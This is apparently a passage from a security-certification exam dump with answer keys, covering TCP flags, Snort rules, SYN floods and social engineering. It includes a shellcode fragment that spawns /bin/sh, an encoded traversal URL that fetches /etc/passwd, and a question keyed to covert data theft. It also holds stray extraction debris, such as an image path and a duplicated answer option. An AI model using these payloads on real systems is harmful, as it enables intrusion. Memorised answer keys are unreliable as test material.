"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x60 B. 0x80 C. 0x70
D. 0x90

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 388
This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN
B. RST
C. PSH
D. URG
E. FIN

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:
QUESTION 389
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list configured at the router prevents you from establishing a successful connection.

You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0

Correct Answer: BD
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 390
You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 391
Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00
01 86 a5|"; msG. "mountd access";)

A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet

D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 392
What port number is used by LDAP protocol?

A.   110
B.   389
C. 464
D. 445

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 393
Fred is the network administrator for his company. Fred is testing an internal switch.
From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
B. He can send an IP packet with the SYN bit and the source address of his computer.
C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 394

Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 395

In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy
B. A legitimate communication path within a computer system or network for transfer of data
C. It is a kernel operation that hides boot processes and services to mask detection
D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 396
When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK. How would an attacker exploit this design by launching TCP SYN attack?

A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
B. Attacker floods TCP SYN packets with random source addresses towards a victim host
C. Attacker generates TCP ACK packets with random source addresses towards a victim host
D. Attacker generates TCP RST packets with random source addresses towards a victim host

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 397
Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?
A. Yancey would be considered a Suicide Hacker
B. Since he does not care about going to jail, he would be considered a Black Hat
C. Because Yancey works for the company currently; he would be a White Hat
D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 398
You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free AntiVirus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

```
Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions.
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com
```

or you may contact us at the following address:
Media Internet Consultants, Edif. Neptuno, Planta
Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
B. Connect to the site using SSL, if you are successful then the website is genuine
C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 399

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.

What is this document called?

A. Information Audit Policy (IAP)
B. Information Security Policy (ISP)
C. Penetration Testing Policy (PTP)
D. Company Compliance Policy (CCP)

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 400
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference: